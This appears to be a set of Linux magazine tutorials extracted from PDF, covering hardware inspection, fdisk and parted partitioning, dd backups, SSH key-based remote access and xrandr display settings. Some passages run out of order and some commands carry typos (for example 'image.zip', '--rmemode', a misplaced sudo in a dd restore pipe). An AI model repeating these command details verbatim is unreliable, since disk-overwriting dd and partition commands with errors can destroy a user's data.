00:14.0 USB controller: Intel Corporation 8 Series/C220 Series Chipset Family USB xHCI (rev 04) (prog-if 30 [xHCI])
Subsystem: ASRock Incorporation Device 8c31
Flags: bus master, medium devsel, latency 0, IRQ 26
Memory at f31c0000 (64-bit, non-prefetchable) [size=64K]
Capabilities: <access denied>
Kernel driver in use: xhci_hcd

00:16.0 Communication controller: Intel Corporation 8 Series/C220 Series Chipset Family MEI Controller #1 (rev 04)
Subsystem: ASRock Incorporation Device 8c3a
Flags: bus master, fast devsel, latency 0, IRQ 29
Memory at f31c0000 (64-bit, non-prefetchable) [size=16]
Capabilities: <access denied>
Kernel driver in use: mei_me

0a:10.0 Ethernet controller: Intel Corporation Ethernet Connection I217-V (rev 04)
```

➤ Use the `-v` flag with the `lspci` command to generate a more useful view of your system's internal hardware—including driver information.

Make a note of its bus number and device number, then type the following command `sudo lsusb -D /dev/bus/usb/00x/00y`. Replace `00x` with your target device's bus number, and `00y` with its device number. This will limit the output to the selected device only.

One final tool that's worth considering for learning more about your hardware is the `dmidecode` utility, which takes the information listed in your PC's BIOS and presents it in a more user-friendly format. What's particularly useful about this tool is that it can glean information from your PC's motherboard, such as the maximum amount of supported memory or the fastest processor it can handle. It's best used in conjunction with the `-t` switch, which allows you to focus the `dmidecode` tool on a specific part of your system's hardware, eg `sudo dmidecode -t bios`.

The BIOS option reveals key information about your motherboard, including what capabilities it supports (including UEFI, USB legacy and ACPI) plus the current BIOS version, including its release date. Other supported keywords include 'baseboard' for identifying your motherboard make, model and serial number, 'processor' (check the Upgrade field to see what kind of socket it's plugged into), 'memory' and 'chassis'.

Note that the DMI tables that contain this BIOS-related information aren't always accurate, so while `dmidecode` is a potentially useful resource, don't be shocked if certain things don't stack up (it incorrectly reported only half of our RAM, eg). Treat it with due care and it adds another layer to your system information armoury. ■



Want a friendlier way to view USB devices? Type `sudo apt-get install usbview` to install the *USB Viewer* tool. Note that while it runs in a GUI, you need to invoke it from the Terminal using the `sudo usbview` command.

# Terminal: Set up partitions

It's time to reveal everything you need to know about setting up a hard disk from partitioning, formatting and setting permissions.

A core hard drive skill is partitioning. You'll have encountered this during the Ubuntu setup, but there may be times when you need to repartition a drive—or set one up for the first time. In this Terminal tutorial, we'll examine how this is done from the command line. There are two tools you can use: *fdisk* and *parted*. The former, *fdisk*, is better known, and one of its strengths is that any changes you make aren't immediately written to disk; instead you set things up and use the **w** command to exit and write your changes to disk. If you change your mind or make a mistake, simply type **q** and press Enter instead and your drive is left untouched.

Traditionally, *fdisk* has only been known to support the older MBR partition scheme, which limited its use to drives that are under 2TB in size. From Ubuntu 16.04, however, *fdisk* directly supports larger drives and the GPT partition scheme. If you're running an older version of Ubuntu, substitute *fdisk* with *gdisk* instead for a version of *fdisk* with GPT support.

Another limitation of *fdisk* is that it's purely a destructive tool. That's fine if you're partitioning a disk for the first time or are happy deleting individual partitions (or indeed wiping the entire disk and starting from scratch). If you want to be able to resize partitions without deleting the data on them,

however, then you'll need *parted* instead (see the box *Resize partitions for details*).

### Partition with *fdisk*

Let's begin by using *fdisk* to list the drives on your system:

```
sudo fdisk -l
```

Each physical drive – **sda**, **sdb** and so on – will be displayed one after the other. To restrict its output to a specific disk, use **sudo fdisk -l <device>**, replacing **<device>** with **/dev/sda** or whichever disk you wish to poll. You'll see the disk's total size in GiB or TiB, with the total number of bytes and sectors also listed. You'll see the sector size (typically 512 bytes) and the disk type: DOS (traditional MBR) or GPT. There's also the disk identifier, which you can ignore for the purposes of this tutorial.

Beneath this you will see a list of all existing partitions on the drive, complete with start and end points (in bytes), size and type, such as 'Linux filesystem', 'Linux swap' or 'Windows recovery environment'. Armed with this information you should be able to identify each drive, helping you target the one you wish to partition. This is done as follows:

```
sudo fdisk <device>
```

## Take a drive backup

Partitioning is a dangerous business: if things go wrong or you make the wrong choice you could end up wiping your entire drive of any existing data.

If you're planning to repartition an existing drive, it pays to take a full backup of the drive first. There are, of course, numerous tools for this particular job, but it's hard to look beyond the fabulous *dd* utility. You can use it to clone partitions to new drives, but here we've focussed on using it to create a compressed image file of

an entire drive or partition. It uses the following syntax:

```
sudo dd if=/dev/sda | gzip >/media/username/drive/image.gzip
```

Replace **/media/username/drive** with the path to your backup drive. The GZIP application offers the best compromise between file compression and speed when creating the drive image.


Note that if you're planning to image your entire system drive, you will need to first boot from your Ubuntu live CD and run *dd* from there.

While you're at it, you can also use *dd* to back up your drive's Master Boot Record if it's using a MBR partition scheme:

```
sudo dd if=/dev/sda of=/media/username/drive/MBR.img bs=512 count=1
```

The action of restoring a drive image if things go wrong is basically the opposite —again, do so from your live CD:

```
sudo gzip -dc /media/username/drive/image.zip | dd of=/dev/sda  
sudo dd if=/media/username/drive/MBR.img of=/dev/sda
```



When you use *dd*, it doesn't provide any progress meter while it's backing up the drive, but it will alert you if something goes wrong.

## Resize partitions

If you want to create a partition without data loss, you will need to use the `parted` utility—this is the command-line equivalent of the *Gparted* tool and offers similar functionality to `fdisk` with one crucial addition: the ability to resize existing partitions. In a similar way to `fdisk`, you launch the utility by selecting your target device like so:

This will have `fdisk` switch to command mode. Type `m` and hit Enter to see a list of all supported commands. Let's start by checking the existing partition table for the drive: type `p` and hit Enter. This displays the same output as the `fdisk -l` command. If the disk isn't currently empty, you'll see a list of existing partitions appear. From here you have two options: wipe the disk completely and start from scratch or remove individual partitions and replace them.

Before going any further, remember the fail-safe: until you exit with the `w` command, no changes are made. So if you make a mistake and want to start again, use `q` instead, then start from scratch. To mark an existing partition for deletion—thereby wiping all its data, but leaving the rest of the disk intact—type `d` and hit Enter. You'll be prompted to enter the partition number, which you can identify from the device list (eg, '1' refers to `sdb1` and '2' to `sdb2` etc). Press the number and the partition is marked for deletion, which you can verify by typing `p` again—it should no longer be listed.

Alternatively, wipe the entire disk—including all existing partitions on it—and start from scratch. To do this, you need to create a new partition table (or label). There are four options, but for most people you'll either want a DOS/MBR partition table (type `o`) or GPT (type `g`) one.

Once the disk is empty or you've removed specific partitions, the next step is to create a new partition (or more). Type `n` and hit Enter. You'll be prompted to select a partition number up to 4 (MBR) or 128 (GPT) and in most cases, just pick the next available number. You'll then be asked to select the first sector from the available range—if in doubt, leave the default selected. Finally, you'll be prompted to set the drive's size, either by setting its last sector, choosing the number of sectors to add or—the easiest choice—by entering a physical size for the partition, typically in G (gigabytes) or T (terabytes). To create a partition 100GB in size, type `+100G` and hit Enter. At this point, `fdisk` will tell you it's created a new partition of type 'Linux filesystem'. If you'd rather the partition used a different file system, type `t` followed by the partition number. You'll be prompted to enter a Hex code—pressing `l` lists a large range of alternatives, and the simplest thing from here is to select the hex code you want with the mouse, right-click and choose 'Copy' and right-click at the `fdisk` prompt and choose 'Paste'. If you want to create a FAT, exFAT/NTFS or FAT32 file system, eg, paste the 'Basic Microsoft data' code.

Happy with the way you've set up your partitions? Type `p` one more time and verify everything's the way you want to set it, then press `w` and hit Enter to write your changes to the disk. Although the disk has been partitioned, you now need to format it. This is done using the `mkfs` command:

```
sudo mkfs -t <fs-type> <device>
```

### parted /dev/sdb

First, enter 'print' for an overview of the drive's current structure—you'll need to make a note of the start and end points of each partition. Then use the `resizepart` command to shrink or grow a partition:

```
resizepart 1 4500
```

And remembering to replace `1` with the target

partition number, and `4500` with the new end point. It can be quite a complicated manoeuvre: you may need to shrink one partition before growing the other in its place (if you go down this route, when you grow the second partition you'll need to specify its start and end points, eg `resizepart 2 450 4500`). If it all starts to get too complicated, use *Gparted* instead.

Replace `<fs-type>` with the relevant filesystem (ext3 or fat32, eg) and `<device>` with your device (such as `/dev/sdb1`). Depending on the size of the partition this can take a while to complete—a couple of hours in extreme cases. Once done, you'll need to mount the drive to a specific folder:

```
sudo mount <device> <mountpoint>
```

In most cases, you'll want to set `<mountpoint>` to `/media/<username>/<folder>`, replacing `<username>` with your username, and creating a folder there for the partition to reside in, eg: `sudo mount /dev/sdb1 /media/nick/3TBdrive`.

## Fix drive permissions

If you format the drive using the default 'Linux filesystem' option then as things stand you have no write permissions on the drive—to fix this for an external drive, type the following:

```
sudo chown -R <username> <mountpoint>
```

If you'd like to widen access to the drive without giving up ownership, try the following three commands:

```
sudo chgrp plugdev <mountpoint>
```


```
sudo chmod g+w <mountpoint> && sudo chmod +t <mountpoint>
```

This will allow members of the `plugdev` group to create files and sub-directories on the disk—the `+t` flag ensures they can only delete their own files and sub-folders.

Finally, note that drives aren't automatically mounted at each startup—you'll need to manually add them to the `/etc/fstab` file (see **Linux Format 111** for editing configuration file advice)—here's the line you should add for ext3 file systems:

```
<UUID> <mountpoint> ext3 defaults 0 2
```

You will need to replace `<UUID>` with the partition's Disk Identifier, which you can get by using the `sudo blkid <device>` command. You want to use this identifier instead of the device itself, because it's the only consistent way of identifying the partition. Once saved, test that this works with the `sudo mount -a` command—if there are no errors, congratulations: your hard disk has been partitioned and set up correctly!



### Quick tip

We have told a lie, you can get `dd` to display its progress since v8.24 by adding the option of `status=progress` which is nice.

**» You must set up appropriate permissions on the new partition after formatting it in order to access it.**

# Terminal: Remote access

Uncover how to run another computer's Windows X applications through your own desktop with SSH aka secure shell access.

One of the great things about the Terminal is that it allows you to access and control another PC remotely using SSH. This is particularly useful if you have a PC set up as a dedicated server, one that's running headless (so no attached monitor or input devices), as it enables you to tuck it away somewhere while retaining easy access to it from another computer.

Systems running Ubuntu typically use OpenSSH to manage command-line connections—this basically gives you access from the Terminal to the command line of your target PC, but what if you need to run an application that requires a graphical interface? If your target PC has a desktop environment in place, such as Unity, then you could investigate VNC as an option for connecting the two.

Most dedicated servers, however, don't ship with a desktop in place to cut resources and improve performance. Thankfully, you can still access the GUI of an application through the X Window system with SSH, using a process called X Forwarding.

This is done using the X11 network protocol. First, you need to set up both PCs for SSH—if you're running Ubuntu, then the OpenSSH client is already installed, but you may

need to install OpenSSH Server on your server or target PC:

```
$ sudo apt-get update  
$ sudo apt-get install openssh-server
```

Once installed, switch to your client PC while on the same network and try `$ ssh username@hostname`. Replace `username` with your server PC's username, and `hostname` with its computer name or IP address, eg `nick@ubuntu`. You should see a message warning you that the host's authenticity can't be established. Type 'yes' to continue connecting, and you'll see that the server has been permanently added to the list of known hosts, so future attempts to connect won't throw up this message.

You'll now be prompted to enter the password of the target machine's user you're logging on as. Once accepted, you'll see the command prefix changes to point to the username and hostname of your server PC (the Terminal window title also changes to reflect this). This helps you identify this window as your SSH connection should you open another Terminal window to enter commands to your own PC. When you're done with the connection, type `exit` and hit Enter to close the connection. You've now gained access to the remote server through your own PC. How do you go

## Disable password authentication

SSH servers are particularly vulnerable to password brute-force attack. Even if you have what you consider a reasonably strong password in place, it's worth considering disabling password authentication in favour of SSH keys.

Start by generating the required public and private SSH keys on your client:

```
$ ssh-keygen -t rsa -b 4096
```

Hit Enter to accept the default location for the file. When prompted, a passphrase gives you greater security, but you can skip this by simply hitting Enter. Once created, you need to transfer this key to your host:

```
$ ssh-copy-id username@hostname
```

(Note, if you've changed the port number for

TCP communications you'll need to specify this, eg `ssh-copy-id nick@ubuntuvm -p 100`) Once done, type the following to log in:

```
$ ssh 'user@hostname'
```

Specify your passphrase if you set it for a more secure connection. You can then disable insecure connections on the host PC by editing the `sshd_config` file to replace the line `#PasswordAuthentication yes` with:

```
 PasswordAuthentication no
```

Once done, you'll no longer be prompted for your user password when logging in. If you subsequently need access from another trusted computer, copy the key file (`~/.ssh/id_rsa`) from your client to the same location on that computer using a USB stick.

```
nick@ubuntuVM:~$ ssh-keygen -t rsa -b 4096  
Generating public/private rsa key pair.  
Enter file in which to save the key (/home/nick/.ssh/id_rsa):  
Enter passphrase (empty for no passphrase):  
Enter same passphrase again:  
Your identity has been saved in /home/nick/.ssh/id_rsa.  
Your public key has been saved in /home/nick/.ssh/id_rsa.pub.  
The key fingerprint is:  
SHA256:tZaD0HWCCs0hA1cD/9elIqu4Pn5Ka6fJqJrdxIvA nck@UbuntuVM  
The key's randomart image is:  
+---[RSA 4096]---+  
|...=B+..|  
|...+.oo|  
|...+|  
|... E. . . +|  
|... + . . +|  
|... . 09 . . +|  
|... == . . . =|  
+---[SHA256]---+
```

```
nick@ubuntuVM:~$ ssh-copy-id nick@192.168.35.82  
/usr/bin/ssh-copy-id: INFO: attempting to log in with the new key(s),  
already installed  
/usr/bin/ssh-copy-id: INFO: 1 key(s) remain to be installed -- if you  
install the new keys  
nck@192.168.35.82's password:
```

► Generate SSH public and private keys to ensure a more secure connection.

## Set up restricted access

You can grant different levels of access to the server to different users if you wish, too. If necessary, you can create a limited user on the server – the simplest way to this is through the User Accounts system settings tool where you then enable the account and set a password – and then log into that account once to set it up. Once done, log off and back into your main

account, then add the following line to the end of your `sshd_config` file:

### Match User username

Beneath this line, add any specific rules you wish to employ for that user: eg you could grant a limited user access using a password rather than via an SSH key, eg

`PasswordAuthentication yes`

If your server has multiple users set up, but you wish to only give remote access to a select few, limit access by adding the following lines (make sure these go above any Match User lines you define):

`AllowUsers name1 name2 name3`

Alternatively, you could restrict by group:

`AllowGroup group1 group2`

about running a desktop application on the server through your own PC's GUI? You need to enable X11 forwarding. This should be enabled by default on the server, which you can verify by examining `OpenSSH`'s configuration file:

`$ sudo nano /etc/ssh/sshd_config`

Look for a line marked `X11Forwarding yes` and make sure it's not commented out (it isn't by default). Assuming this is the case, close the file and then verify the existence of `xauth` on the server with `$ which xauth`.

You should find it's located under `/usr/bin/xauth`. Now switch back to your client PC and connect using the `-X` switch: `$ ssh -X username@hostname`. Test the connection is working by launching a GUI from the command line, eg `$ firefox &`. The Firefox window should appear, indicating success. Note the `&` character, which runs the application in background mode, allowing you to continue issuing commands to the server through Terminal. You can now open other remote apps in the same way, eg `nautilus &`.

It's also possible to SSH in precisely for the purposes of running a single application, using the following syntax:

`$ ssh -f -T -X username@hostname appname`

When you exit the application, the connection is automatically terminated too.

```
GNU nano 2.5.3 File: /etc/ssh/sshd_config Modified
# Package generated configuration file
# See the sshd_config(5) manpage for details
#
# What ports, IPs and protocols we listen for
port 22
# Bind these options to restrict which interfaces/protocols sshd will bind to
ListenAddress 192.168.35.8/24
Protocol 2
# HostKeys for protocol version 2
hostkey /etc/ssh/ssh_host_rsa_key
hostkey /etc/ssh/ssh_host_ecdsa_key
hostkey /etc/ssh/ssh_host_ed25519_key
#Privilege Separation is turned on for security
usePrivilegeSeparation yes

# Lifetime and size of ephemeral version 1 server key
Key_regeneration_interval 3600
ServerKeyBits 1024

# Logging
Get_Help No Write_Out Where_Is Cut_Text Uncut_Text Justify To_Spell Go_To_Line
Exit Read_File Replace
```

► The `sshd_config` file allows you to fine-tune who has access to your server over SSH.

Once set up, connecting over the internet should be as simple as `$ ssh -X username@yourhost.ddns.net`.

If you'd like to fine-tune your server settings further, reopen the `sshd_config` settings file using `nano` and focus on these areas. First, consider changing the port SSH uses from 22 to something less obvious, such as 222.

Remember to update your port-forwarding settings on your router if applicable, and connect using the following syntax: `ssh -X user@host -p 222`. If you plan to use SSH key authentication (see bottom left), set that up before changing the port due to a bug.

If you'd like to restrict access to your server to the local network only, the most effective way to do this is by removing the port forwarding rule from your router and disabling UPnP. You can also restrict SSH to only listen to specific IP addresses—add separate `ListenAddress` entries for each individual IP address or define a range:

`ListenAddress 192.168.0.10`

`ListenAddress 192.168.0.0/24`

There are two specific settings relating to X Windows access: if you want to disable it for any reason or disable it for specific users (see the 'Set up Restricted Access box, above), then set `X11Forwarding` to `no`. The `X11DisplayOffset` value of `10` should be fine in most cases—if you get a `Can't open display: :0.0` error, then some other file or setting is interfering with the `DISPLAY` value. In the vast majority of cases, however, this won't happen. After saving the `sshd_config` file with your settings, remember to restart the server to enable your changes: with

`$ sudo service ssh restart`

One final thing—if you want to access the X11 Window manager without having to use the `-X` flag, you need to edit a configuration file on your client PC:

`$ nano ~/.ssh/config`

This will create an empty file—add the line: `ForwardX11 yes`. Save the file and exit to be able to log on using SSH and launch graphical applications. ■

## Remote graphical access

If you're solely interested in accessing your server over your local network, you're pretty much set, but SSH is also set up by default to allow tunneled network connections, giving you access to your server over the internet. Before going down this route, it pays to take a few precautions. The first is to switch from password to SSH key authentication (see *Disable Password Authentication*, bottom left).

Second, consider signing up for a Dynamic DNS address from somewhere like [www.noip.com/free](http://www.noip.com/free)—this looks like a regular web address, but is designed to provide an outside connection to your network (typically over the internet). There are two benefits to doing this: first, it's easier to remember a name like `yourhost.ddns.net` than it is a four-digit IP address, and second, the service is designed to spot when your internet IP address changes, as it usually does, ensuring the DDNS continues to point to your network.

SSH uses port 22 for its connections – this resolves automatically within your local network, but when you come to connect over the internet you'll probably find your router stands in the way, rejecting any attempts to connect. To resolve this, you'll need to open your router's administration page and find the forwarding section. From here, set up a rule that forwards any connections that use port 22 to your server PC using its local IP address (192.168.x.y).

# Terminal: Display settings

It's time to go beyond the confines of Screen Display settings to take full control of your display resolution settings with `xrandr`.

**X**`randr` is your best friend if you're looking for a way to manipulate your monitor's display through the Terminal. It's the command-line tool that gives you control over RandR ('Resize and Rotate'), the protocol used for controlling the X Window desktop. RandR can be configured through the Screen Display Settings tool, but it's limited in scope and as you're about to discover, `xrandr` can do much more.

Let's dive straight in and see what `xrandr` can do. First, open the Terminal and type `$ xrandr`. This will list the following attributes: Screen 0, a list of supported inputs from the computer (a combination of LVDS for laptop displays, DVI, VGA and HDMI ports) and finally a list of configured desktop resolutions.


Screen 0 is the virtual display—this is effectively made up of the outputs of all monitors attached to your PC (so don't think of them as separate entities, but components of this larger, virtual display). Its maximum size is enough to comfortably fit up to eight full HD screens at once, although in practical terms you're likely to have no more than 1-3 displays attached. The current size displayed here is the sum of all your displays, and reflects whether they've been configured to sit side-by-side or on top of each other.

Next, you'll see that each supported display input is listed as disconnected or connected. Whichever input is connected will correspond to the display in question, either LVDS for a laptop's internal display, or DVI, HDMI or VGA for external monitor connections. Next to this is the current resolution, plus – if two or more display monitors are currently connected – their positions in relation to each other

(eg, 1920x1080+1920+0 indicates the display in question is to the right of the main one, while 1920x1080+0+1080 would place it beneath the primary display). You'll also see some additional information in brackets next to each input, eg, (normal left inverted right x axis y axis). This refers to the way the screen has been rotated.

### Xrandr settings

Beneath this you'll then see a list of supported display resolutions, from the highest resolution to the smallest. You'll also see a list of numbers to the right of these. Each number refers to a supported frame rate (typically between 50Hz and 75Hz), with the currently selected frequency and resolution marked with a \*+ symbol. Framerates aren't important on LCDs in the way they are on older cathode-ray models—as a rule of thumb, the default setting (typically 60Hz) should be fine, but some displays do support up to 144Hz.



```
# flicknick:pc:~$ cvt 1920 1200 60
# 1920x1200 59.88 Hz (CVT 2.38M)
Modeline "1920x1200_60.00" 193.25 1920 2056 2256 2592 1200 1293 1209 1245 -hsync +vsync
flicknick:pc:~$ xrandr --newmode "1920x1200_60.00" 193.25 1920 2056 2256 2592 1200 1293 1209 1245 -hsync +vsync
flicknick:pc:~$ xrandr --addmode HDMI-1 1920x1200_60.00
Screen 0: minimum 320 x 200, current 2304 x 768, maximum 16384 x 16384
DVI-I-1 disconnected (normal left inverted right x axis y axis)
HDMI-1 connected primary 1288x720+0+0 (normal left inverted right x axis y axis) 477mm x 268mm
1280x720 60.00*+ 59.99 59.94
1920x1080 60.00 50.00 59.94
1680x1050 59.98
1280x768 75.02 60.02
1440x900 59.99
1280x800 60.00
1280x720 60.00* 59.99 59.94
1024x768 75.00 70.97 60.00
832x624 74.55
800x600 72.19 75.00 60.32 56.25
720x576 50.00
720x480 60.00 59.94
640x480 75.00 72.01 66.67 60.00 59.94
720x400 70.00
1920x1080 60.00 59.98
```

► One of the main uses for `xrandr` is to open up Ubuntu to use all your display's supported resolutions.

## Make `xrandr` changes persistent

If you want to make your edits permanent, you'll need to edit some config files. The standard way of doing this is using `xorg.conf`, but it can be quite fiddly. If you're looking for a fast and dirty way of changing screen resolution, and are happy to accept that it'll affect the screen only after you log on as your user account do `$ nano ~/.xprofile`.

Ignore the error, and this should generate an empty, hidden file called `xprofile`. Type your commands into the file as if you're entering them into the Terminal, one per line. The following example creates and applies a new resolution setting on boot:

```
xrandr --newmode "1368x768_60.00" 85.25
```

```
1368 1440 1576 1784 768 771 781 798$  
xrandr --addmode HDMI-1 1368x768_60.00  
xrandr --output HDMI-1 --mode 1368x768_60.00
```

Press Ctrl+o to save the file, then Ctrl+x to exit. The file needs to be executable, so use: `$ sudo chmod +x ~/.xprofile`. Reboot your PC and you should find that it boots to the specified resolution.

## Troubleshoot display issues

*Xrandr* is a powerful tool, but as with all good command-line tools, things can go wrong. If your displays get messed up, then simply logging off and back on again should reset them to their defaults, or you can try `xrandr -s 0` to reset the main display to its default setting.

If you're unsure about whether or not a resolution will work correctly, try the following line when setting a new resolution:

```
$ xrandr --output HDMI-0 --mode  
1920x1200_60.00 && sleep 10 && xrandr --output  
HDMI-0 --mode 1920x1080
```

This will attempt to set your new resolution, then after 10 seconds revert to the original resolution. If the display goes blank for this time, the new resolution isn't supported.

Sometimes you may get a BadMatch error when attempting to add a resolution. This could

be down to a number of issues. Try doing a web search for the error. We experienced a `BadMatch (invalid parameters)` error when attempting to add our own custom modes, eg this may have reflected the fact that one of our displays was connected through a KVM switch, but in the event switching from the proprietary Nvidia driver back to the open-source Nouveau driver resolved the issue.

The main use for *xrandr* is to change the display resolution of your monitor, which is done with the following command:

```
$ xrandr --output HDMI-0 --mode 1680x1050
```

Substitute `HDMI-0` for the connected display, and `1680x1050` for the desired mode from those supported. You can also set the frame rate by adding `--rate 60` to the end, but as we've said, this isn't normally necessary.

If you've got only one display attached, you can replace both `--output` and `--mode` flags with a single `-s` flag, which tells *xrandr* to set the resolution for the default display to the specified size `$ xrandr -s 1680x1050`.

## Add new resolutions

Thanks to bugs in your hardware or drivers, the full set of resolutions your monitor supports aren't always detected. Thankfully, one of the big advantages of *xrandr* over the Screen Display utility is its ability to configure and set resolutions that are not automatically detected. The *cvt* command allows you to calculate the settings a particular resolution requires, then set up a new mode for *xrandr* to use before finally applying it to your target display. Start by using the *cvt* command like so: `$ cvt 1920 1080 60`

The three figures refer to the horizontal and vertical sizes, plus the desired refresh rate (in most cases this should be 60). This will deliver an output including the all-important Modeline. Use the mouse cursor to select everything after Modeline, then right-click and choose Copy. Next, type the following, adding a space after `--newmode` and without pressing Enter `$ xrandr --newmode`. Now right-click at the cursor point and choose 'Paste'. This should produce a line like the following:

```
$ xrandr --newmode "1920x1200_60.00" 193.25 1920 2056  
2256 2592 1200 1203 1209 1245 -hsync +vsync
```

Now hit Enter, then type *xrandr* and you should see that the mode has been added to the end of the list of supported resolutions. (Should you wish to remove it at this point, use the `--rmemode` flag, eg `xrandr --rmemode 1920x1200_60.00`.)

Next, you need to add the mode to the list of supported resolutions. To do this, type the following:


```
$ xrandr --addmode HDMI-0 1920x1200_60.00
```

Again, replace `HDMI-0` with your chosen input, and make sure `1920x1200_60.00` matches exactly what was listed inside the quotation marks by the *cvt* command.

If the resolution is supported, you should now be able to switch to it:

```
$ xrandr --output HDMI-0 --mode 1920x1200_60.00
```

Should you subsequently want to remove this mode for any reason, first make sure you're not using it, then issue the



**Panning allows you to display larger resolutions on smaller displays without making them too cramped**

following command:

```
$ xrandr --delmode 1920x1200_60.00
```

There are many more screen-related tricks up *xrandr*'s sleeve. First, if you have multiple displays connected and you wish to quickly disable one, simply enter this line:

```
$ xrandr --output VGA-0 --off
```

If you want to bring it back, just replace `--off` with `--auto` for the default resolution, or `--mode 1368x768` for a specific supported resolution.

If you have two or more monitors set up, you may wish to change their positions within the virtual display. This is done by moving one display relative to the other using the following flags: `--left-of`, `--right-of`, `above` and `below`, eg:

```
$ xrandr --output VGA-0 --left-of HDMI-0
```

This would move the VGA-connected monitor's display to the left of the display connected via your HDMI port.

## Mirror displays

But what if you'd like your two displays to mirror the contents of each other? For this, use the `--same-as` flag:

```
$ xrandr --output VGA-0 --same-as HDMI-0
```

If one display has a higher resolution than the other, the display with the lower resolution will chop off the bits it can't show; by using the `--panning` flag you can have the display move with the mouse to ensure it's always onscreen—simply set it to match the resolution of your main display:

```
$ xrandr --output VGA-0 --panning 1920x1080
```

Use these features with care—the only way we've found to disable mirroring and panning settings is through a reboot.

Even this isn't all that *xrandr* can do—type `man xrandr` for a comprehensive list of its capabilities, including how to rotate, invert and scale the screen. One major limitation of *xrandr* is that its changes aren't persistent—in other words, they don't survive when you reboot or when you log off. (*To get around this problem, check out Make Xandr Changes Persistent* box, left).

# Admin: Core commands

20 terminal commands that all Linux web server admins should know.

**A**re you an 'accidental admin'? Someone who realised, too late, that they were responsible for the workings of a Linux server and – because something has gone wrong – finds themselves lost in a world of terminals and command lines that make little sense to normal humans?

What is SSH, you may be asking yourself. Do those letters after 'tar' actually mean anything real? How do I apply security patches to my server? Don't worry, you're not alone. And to help you out, we've put together this quick guide with essential Linux commands that every accidental admin should know.

### Becoming an accidental admin

While we'd argue that they should, not everyone who starts using Linux as an operating system does so through choice. We suspect that most people's first interaction with Linux happens somewhat unwittingly. You click a button on your ISP's account page to set up a personal or business web server – for a website, email address or online application – and suddenly you're a Linux admin. Even though you don't know it yet.

When you're starting out with your web server, things are usually straightforward. Nearly all hosting providers will give you a web interface such as Cpanel or Plesk to manage your server. These are powerful pieces of software that give you quick an easy access to logs, mail services and one-click installations of popular applications such as Wordpress or forums. But the first time you have to do something that isn't

straightforward to do through the graphical control panel, you're suddenly out of the world of icons and explanatory tooltips and into the world of the text-only Terminal.

To make things worse, for a lot of people the first time they have to deal with the Terminal is when something has gone wrong and can't be fixed through the control panel. Or perhaps you've just read that there's a major security flaw sweeping the web and all Linux servers *must* be updated at once (it happens – search for 'Heartbleed' to find out more). Suddenly you realise that your nice control panel hasn't actually been updating your server's operating system with security patches and your small personal blog may well be part of a massive international botnet used to launch DDOS attacks against others. Not only are you a stranger in a strange land, you're probably trying to recover or fix something that was really important to you, but which you never gave much thought to while it was being hosted for a couple of pounds a month and seemed hassle-free.

You are an 'accidental admin'. Someone who is responsible for keeping a Linux webserver running and secure—but you didn't even realise it. You thought all that was included in your couple of pounds a month you pay to your ISP – and only found out it's not when it was too late.

Since most webservers are running Ubuntu, this guide is based on that particular distribution. And all the commands here are just as applicable to a Linux desktop as they are to a web server, of course.

### 1 sudo

The most fundamental thing to know about Linux's approach to administration is that there are two types of accounts that can be logged in: a regular user or an administrator (aka 'superuser'). Regular users aren't allowed to make changes to files or directories that they don't own—and in particular this applies to the core operating system files which are owned by an admin called 'root'.

Root or admin privileges can be temporarily granted to a regular user by typing `sudo` in front of any Linux command. So to edit the configuration file that controls which disks are mounted using the text editor, `nano`, you might type `sudo nano /etc/fstab` (we don't recommend this unless you know



```
670 df
671 man df
672 df -h
673 top
674 v
675 nano
676 dir
677 history
678 diff -r /media/studiopc/theRaptorRaid/Pics /media/sdb1/Pics
679 sudo su
680 ssh root@crayzyball.hxt.co.za
681 ssh root@crayzyball.hxt.co.za
682 ssh root@htxt.co.za
683 ssh root@41.79.76.130
684 ifconfig
685 ls | less
686 uit
687 ls | less
688 apt-get update
689 sudo apt-get update
690 history
studiopc@studiopc:~
```

➤ Can't remember that really clever thing you did last week? History is your friend.

## Connecting to the server

As an accidental admin, your first challenge is going to be connecting to your server in the first place. In your web control panel, you might see an option to open a Terminal or console in your web browser, but this tends to be quite a laggy way of doing things.

It's better to open up a Terminal window on your own machine (if you're running Ubuntu just press Alt+Ctrl+t, if you're on Windows you'll need an application like *PUTTY*). Now, at your command prompt, type `ssh username@`

`yourserver.com` (or you can replace `yourserver.com` with an IP address).

The `ssh` command will open a secure shell on the target machine with the specified username. You should get a password prompt before the connection is allowed and you will end up in a text interface that starts in the `home` folder of the username.

If you're going to be connecting regularly, there's an even more secure way of using `ssh` and that's to bypass the password prompt all

together and use encrypted keys for access instead. To follow this approach, you'll need to create a public/private SSH keypair on your machine (for example, Ubuntu users can type something like `ssh-keygen -t rsa -b 4096 -C "your_email@example.com"`) and copy the public part of the key into the `.ssh` folder on the target server.

You will find some full instructions for doing this here: <https://help.github.com/articles/generating-an-ssh-key>.



Even if someone copies your key, they'll still need a password to unlock it.

